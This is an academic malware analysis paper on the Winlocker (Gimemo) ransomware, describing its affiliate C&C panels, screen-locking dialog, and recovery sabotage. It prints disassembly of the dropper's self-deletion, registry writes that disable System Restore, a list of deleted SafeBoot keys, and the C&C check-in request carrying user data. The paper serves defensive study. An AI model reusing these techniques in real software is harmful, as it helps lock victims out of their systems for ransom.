MALWARE ANALYSIS 3

DISSECTING WINLOCKER – RANSOMWARE GOES CENTRALIZED

Aditya K. Sood , Richard J. Enbody
Michigan State University, USA

Rohit Bansal
Independent security researcher, USA

Winlocker, aka Gimemo, has revolutionized the design of ransomware. Before digging deep into the design of Winlocker, let's talk briefly about ransomware. As the name suggests, this class of malware forces the user to pay a sum of money in order to regain control of the infected system. Ransomware locks down certain functionalities of the operating system (or even the whole operating system, depending on the design) as well as software running on the infected machine. When a user tries to interact with the system, the malware is activated and demands a ransom.

We have already seen many different types of ransomware, but Winlocker is the first we have seen that is centralized in nature – all the infected machines are controlled using two different Command and Control (C&C) panels. One of the C&C panels is used for verification of the transaction generated to pay the ransom. If the transaction is verified and the required amount is transferred to the attacker's e-currency account, an email is sent to the attacker to unlock the infected system. The other C&C panel is used for managing the administrative operations such as sending unlock commands to the infected system. Use of a centralized platform to manage the ransomware has enabled the attacker to build a crimeware service that can be sold in the underground market. Winlocker's creator has already started an Insidious Winlocker Affiliate Program (IWAP) in which Winlocker is provided as a crimeware service. Buyers of the service share access to the C&C panel that monitors successful infections for ransom payments – they do not have access to the administrative control panel. Figure 1 shows the C&C panel that is shared with the buyers under the affiliate program.



Figure 1: Winlocker affiliate C&C panel.

WINLOCKER WORKING FLOW

Unlike traditional ransomware, Winlocker does not install as a disguised program that is listed in the Add/Remove programs tool. Winlocker is a sophisticated ring 3 layer rootkit that executes nefarious operations. Winlocker performs API hooking to circumvent the communication flow of the target processes and then injects malicious hooks to control the execution. This makes Winlocker much more powerful, which allows it to lock the operating system completely. Winlocker bypasses the User Account Control (UAC) and Data Execution Prevention (DEP) protection schemes very easily. It works successfully on almost all versions of *Windows* including *XP*, *Vista* and *Windows 7* on both x32 and x64 systems.

The working flow is described as follows:

- Regular malware infection frameworks such as botnets, browser exploit packs, etc. are used to spread the Winlocker ransomware across the Internet.
- Winlocker is wrapped in a dropper that deletes itself after successful installation of Winlocker in the system, as shown in Figure 2. The dropper looks for the %COMSPEC% environment variable to get the full path and uses '/c del' batch commands to delete itself by redirecting the output to '>> NUL'. Winlocker executes instantly and locks the operating system completely.

```
push    edi
push    offset aCDel    ; "/c del "
lea     eax, [ebp+Parameters]
push    eax             ; lpString1
call    ds:lstrcpyA
mov     edi, ds:lstrcatA
lea     eax, [ebp+File]
push    eax             ; lpString2
lea     eax, [ebp+Parameters]
push    eax             ; lpString1
call    edi ; lstrcatA
push    offset aNul     ; " >> NUL"
lea     eax, [ebp+Parameters]
push    eax             ; lpString1
call    edi ; lstrcatA
push    esi             ; nSize
lea     eax, [ebp+File]
push    eax             ; lpBuffer
push    offset aComspec ; "ComSpec"
call    ds:GetEnvironmentVariableA
pop     edi
test    eax, eax
jz      short loc_402336
```

Figure 2: Dropper self-deletion code.

- Winlocker is installed in the 'C:\ProgramFiles\system\' folder as a file named system.exe with an associated

file, Key.txt, as shown in Figure 3. The filename might vary with different versions of Winlocker. The Key.txt file contains certain configuration and system-related information that is required to restore the system later on.

- Winlocker displays a ransom page which is built using a custom template that is based on the *Windows* Active Template Library (ATL) at the backend to communicate with the C&C server. (The dialog creation and design will be discussed later.) The user is forced to provide an access code to unlock the system. To get the access code, the user has to go to a third-party service provider that charges a few dollars and generates the access code. This code must be entered into the Winlocker ransom template to unlock the system. Direct credit card transactions are not allowed on the infected system. Figure 4 shows *Moneypak* [1] being used as an e-currency for the transaction. As soon as the money is received by the attacker, the unlock command is issued from the C&C panel.

```
loc_401396:
push    ebx
call    ds:SHGetFolderPathW
push    ebx             ; lpUsedDefaultChar
push    ebx             ; lpDefaultChar
push    104h            ; cchMultiByte
lea     eax, [ebp+MultiByteStr]
push    eax             ; lpMultiByteStr
push    0FFFFFFFFh      ; cchWideChar
lea     eax, [ebp+WideCharStr]
push    eax             ; lpWideCharStr
push    ebx             ; dwFlags
push    ebx             ; CodePage
call    ds:WideCharToMultiByte
push    offset aSystem_0 ; "system"
lea     eax, [ebp+MultiByteStr]
push    eax
push    offset aSSKey_txt ; "%s\\%s\\Key.txt"
push    [ebp+lpFileName] ; LPSTR
call    ds:wsprintfA
add     esp, 10h
```

Figure 3: Folder and file generation.

A number of different Winlocker templates are used in different countries, as listed in [2].



Figure 4: Winlocker in action.

WINLOCKER DIALOG GENERATION

Winlocker generates a custom dialog to be shown to the user when the system is locked. Winlocker uses the standard built-in *Windows* APIs to design the dialog. Let's see what kind of functions are used:

- The dialog is generated using the ShowDialog function which is called when WM_INITDIALOG is dispatched by the system handler. The ShowDialog function reveals the full screen to the user.
- The GetWindowLongA function is used to retrieve the style of the dialog. The SetWindowLongA function is used to remove all the extra header objects, such as buttons, from the dialog.
- Using the RegisterHotKey function, shortcuts such as ALT-TAB are disabled. The SetWindowsPos function is deployed to force the dialog box to be displayed on top (setting the position) of all other running windows. The SetForegroundWindow function sets the ransom dialog in the foreground.
- Using the GetDlgItem and MoveWindow functions, Winlocker restricts the resizing of the window when WM_SIZE is dispatched by the system handler.
- Winlocker is finally activated and displayed on top of all other windows when the WM_TIMER message is dispatched. To do this, Winlocker enumerates all the running windows using EnumWindows to obtain the handles which are required to put all other windows in the background. It also uses SetWindowsHookEx to handle the different kind of keys to be used in the ransom dialog.

Winlocker also uses a primary function from the Active Template Library (ATL) [3] which registers a window

```
hModule= LoadLibraryA("atl.dll");
 hAddr = GetProcAddress(hModule, "AtlAxWinInit");
 hAddr();
 hDiag = GetModuleHandleA(0);
 CreateDialogParamA(hDiag, (LPCSTR)0x3E8, 0, DialogFunc, 0);
 while ( GetMessageA(&Msg, 0, 0, 0) )
 {
   TranslateMessage(&Msg);
   DispatchMessageA(&Msg);
 }
 hFree = FreeLibrary(hModule);
 ExitProcess(v3);
```

Listing 1: AtlAxWinInit loading.



Figure 5: AtlAxWin class with control object.

class that is used to host ActiveX controls. Basically, it is used to define different controls. Winlocker registers its inherent window class using the AtlAxWinInit function as shown in Listing 1. Figure 5 (Resource Hacker) shows that the AtlAxWin class is used by Winlocker to register a control object that carries a reference to the remote C&C panel.

WINLOCKER CHARACTERISTICS

In this section, we take a look at some of the modifications performed by the Winlocker ransomware in the system.

SafeBoot – safe mode modification

As Winlocker is designed specifically for ransom purposes, its functionality is very targeted in nature. Winlocker actually deletes all the entries present in the registry hives that relate to safe mode booting. The SafeBoot [4] option in the registry usually has two sub entries. The 'minimal' SafeBoot option allows the minimum set of device drivers to be loaded in safe mode. The 'network' SafeBoot option allows the system to have the minimum set of device drivers and networking capabilities during safe mode. Winlocker actually deletes the entry in the following key: 'HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal' and 'HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network'. Some of the deleted entries are presented in Listing 2.

System restore – modification

The system restore functionality plays a significant role in the success and demise of the ransomware. The malware authors have to manage the system restore capability for successful infection and control of the ransomware in the system. As the name suggests, system restore allows

```
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\AppMgmt
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Base
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Boot
Bus Extender
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Boot
file system
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
CryptSvc
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
DcomLaunch
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\dmadmin
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
dmboot.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
dmio.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
dmload.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
dmserver
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
EventLog
-------Truncated --------


HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\NetMan
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Network
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
NetworkProvider
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\NtLmSsp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\PCI
Configuration
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
PlugPlay
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\PNP
Filter
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\PNP_TDI
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Primary
disk
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
rdpcdd.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
rdpdd.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
rdpwd.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
rdsessmgr
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\RpcSs
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SCSI
Class
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
sermouse.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
SharedAccess
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\sr.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
SRService
-------Truncated --------
```

Listing 2: List of SafeBoot entries deleted by Winlocker.

```
mov     edi, ds:RegCreateKeyExA
xor     esi, esi
push    esi             ; lpdwDisposition
lea     eax, [ebp+hKey]
push    eax             ; phkResult
push    esi             ; lpSecurityAttributes
push    0F003Fh         ; samDesired
push    esi             ; dwOptions
push    esi             ; lpClass
push    esi             ; Reserved
push    offset SubKey   ; "SOFTWARE\\Policies\\Microsoft\\Windows NT\\"...
push    80000002h       ; hKey
mov     dword ptr [ebp+Data], 1
call    edi ; RegCreateKeyExA
mov     ebx, ds:RegSetValueExA
push    4               ; cbData
lea     eax, [ebp+Data]
push    eax             ; lpData
push    4               ; dwType
push    esi             ; Reserved
push    offset ValueName ; "DisableConfig"
push    [ebp+hKey]      ; hKey
call    ebx ; RegSetValueExA
push    [ebp+hKey]      ; hKey
call    ds:RegCloseKey
```

Figure 6: Disabling system configuration.

```
push    esi             ; lpdwDisposition
lea     eax, [ebp+hKey]
push    eax             ; phkResult
push    esi             ; lpSecurityAttributes
push    0F003Fh         ; samDesired
push    esi             ; dwOptions
push    esi             ; lpClass
push    esi             ; Reserved
push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows NT\\CurrentVe"...
push    80000002h       ; hKey
call    edi ; RegCreateKeyExA
push    4               ; cbData
lea     eax, [ebp+Data]
push    eax             ; lpData
push    4               ; dwType
push    esi             ; Reserved
push    offset aDisablesr ; "DisableSR"
push    [ebp+hKey]      ; hKey
call    ebx ; RegSetValueExA
push    [ebp+hKey]      ; hKey
call    ds:RegCloseKey
pop     edi
pop     esi
pop     ebx
leave
```

Figure 7: Disabling system restore.

the user to revert *Windows* settings and configurations to an earlier point in time, referred to as a restore point. Winlocker manages the system restore functionality by disabling it directly in the registry hive. As a result, during the locking of the system, the user is unable to access the system restore settings. The attacker uses similar functions to enable system restore after the ransom has been paid by the user. Figure 6 shows the code extracted from Winlocker that adds the registry key 'DisableConfig' in 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore' for disabling the policies configured for system restore.

Similarly, Winlocker also adds 'DisableSR' in 'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\SystemRestore' to disable system restore completely. Figure 7 shows the disabling of the system restoration capability.

These configuration changes cannot stop the operating system from making automated checkpoints, but definitely restrict the user's access to the system restore functionality.

```
00000000  47 45 54 20 2f 63 33 35        33 31 32 66 62 33 61 37       GET /c35 312fb3a7
00000010  65 30 35 62 37 61 34 34        64 62 32 33 32 36 62 64       e05b7a44 db2326bd
00000020  32 39 30 34 30 2f 6b 2e        70 68 70 3f 69 3d 34 75       29040/k. php?i=4u
00000030  32 52 65 6a 58 71 39 62        4b 45 42 72 6f 50 4a 36       2RejXq9b KEBroPJ6
00000040  75 32 54 67 6b 59 7a 56        62 4d 47 44 73 30 52 65       u2TgkYzV bMGDs0Re
00000050  36 77 70 38 68 4b 45 7a        56 6d 4f 49 34 75 32 52       6wp8hKEz VmOI4u2R
00000060  65 6a 58 71 39 62 4d 45        42 26 75 3d 41 64 6d 69       ejXq9bME B&u=Admi
00000070  6e 69 73 74 72 61 74 6f        72 26 6c 3d 64 65 26 66       nistrato r&l=de&f
00000080  3d 30 26 61 3d 61 66 66        5f 33 35 35 36 20 48 54       =0&a=aff _3556 HT
00000090  54 50 2f 31 2e 31 0d 0a        48 6f 73 74 3a 20 33 31       TP/1.1.. .

 00000000     48 54 54 50 2f 31 2e 31     20 32 30 30 20 4f 4b 0d      HTTP/1.1  200 OK.
    00000010  0a 53 65 72 76 65 72 3a     20 6e 67 69 6e 78 2f 31      .Server:  nginx/1
    00000020  2e 32 2e 33 0d 0a 44 61     74 65 3a 20 57 65 64 2c      .2.3..Da te: Wed,
    00000030  20 31 37 20 4f 63 74 20     32 30 31 32 20 31 38 3a      17 Oct  2012 18:
    00000040  32 33 3a 30 36 20 47 4d     54 0d 0a 43 6f 6e 74 65      23:06 GM T..Conte
    00000050  6e 74 2d 54 79 70 65 3a     20 74 65 78 74 2f 68 74      nt-Type:  text/ht
    00000060  6d 6c 3b 20 63 68 61 72     73 65 74 3d 75 74 66 2d      ml; char set=utf-
    00000070  38 0d 0a 54 72 61 6e 73     66 65 72 2d 45 6e 63 6f      8..Trans fer-Enco
    00000080  64 69 6e 67 3a 20 63 68     75 6e 6b 65 64 0d 0a 43      ding: ch unked..C
    00000090  6f 6e 6e 65 63 74 69 6f     6e 3a 20 6b 65 65 70 2d      onnectio n: keep-
    000000A0  61 6c 69 76 65 0d 0a 0d     0a 35 0d 0a 76 61 6c 69      alive... .5..vali
    000000B0  64 0d 0a 30 0d 0a 0d 0a                                  d..0....
```

Listing 3: Winlocker communication traffic.

Validating installation using HTTP

Once the system is infected, Winlocker connects back to the C&C server. It sends a GET request to receive the notification that the C&C panel has actually established a connection with it. Listing 3 shows the request sent by Winlocker with user-specific information. The user information plays a critical role because certain functionalities of Winlocker are dependent on this information (for example, if Winlocker is installed on a machine with administrator access, it will infect all the other users on the system as well). The C&C server sends the HTTP response as valid. As a result, Winlocker executes the ransom template after locking the system. The usual pattern of the request is:

http://<IP Address>/c35312fb3a7e05b7a44db2326bd29040/k.php?i=4u2RejXq9bKEBroPJ6u2TgkYzVbMGDs0Re6wp8hKEzVmOI4u2RejXq9bMEB&u=Administrator&l=de&f=0&a=aff_3556.

Here, we have looked at the primary characteristics of Winlocker. In [5], a researcher has reversed the Winlocker builder – this may prove useful for writing Winlocker patches.

CONCLUSION

In this paper, we have discussed the design and behaviour of the Winlocker ransomware. At this point in time, Winlocker infects machines with the collection of a ransom payment as its only goal. It has copied a standard design used by botnets and become centralized. In reality, Winlocker is a popular crimeware service in the underground market.

REFERENCES

[1] Moneypak. https://www.moneypak.com/.

[2] Winlocker Templates. https://www.botnets.fr/index.php/Gimemo.

[3] Active Template Library. http://msdn.microsoft.com/en-us/library/t9adwcde(v=vs.80).aspx.

[4] Safe Mode Boot options in Windows XP. http://support.microsoft.com/kb/315222.

[5] WinLocker Builder v0.4 – Cracking Generated Winlocks. http://www.xylibox.com/2011/04/winlocker-builder-v04-cracking.html.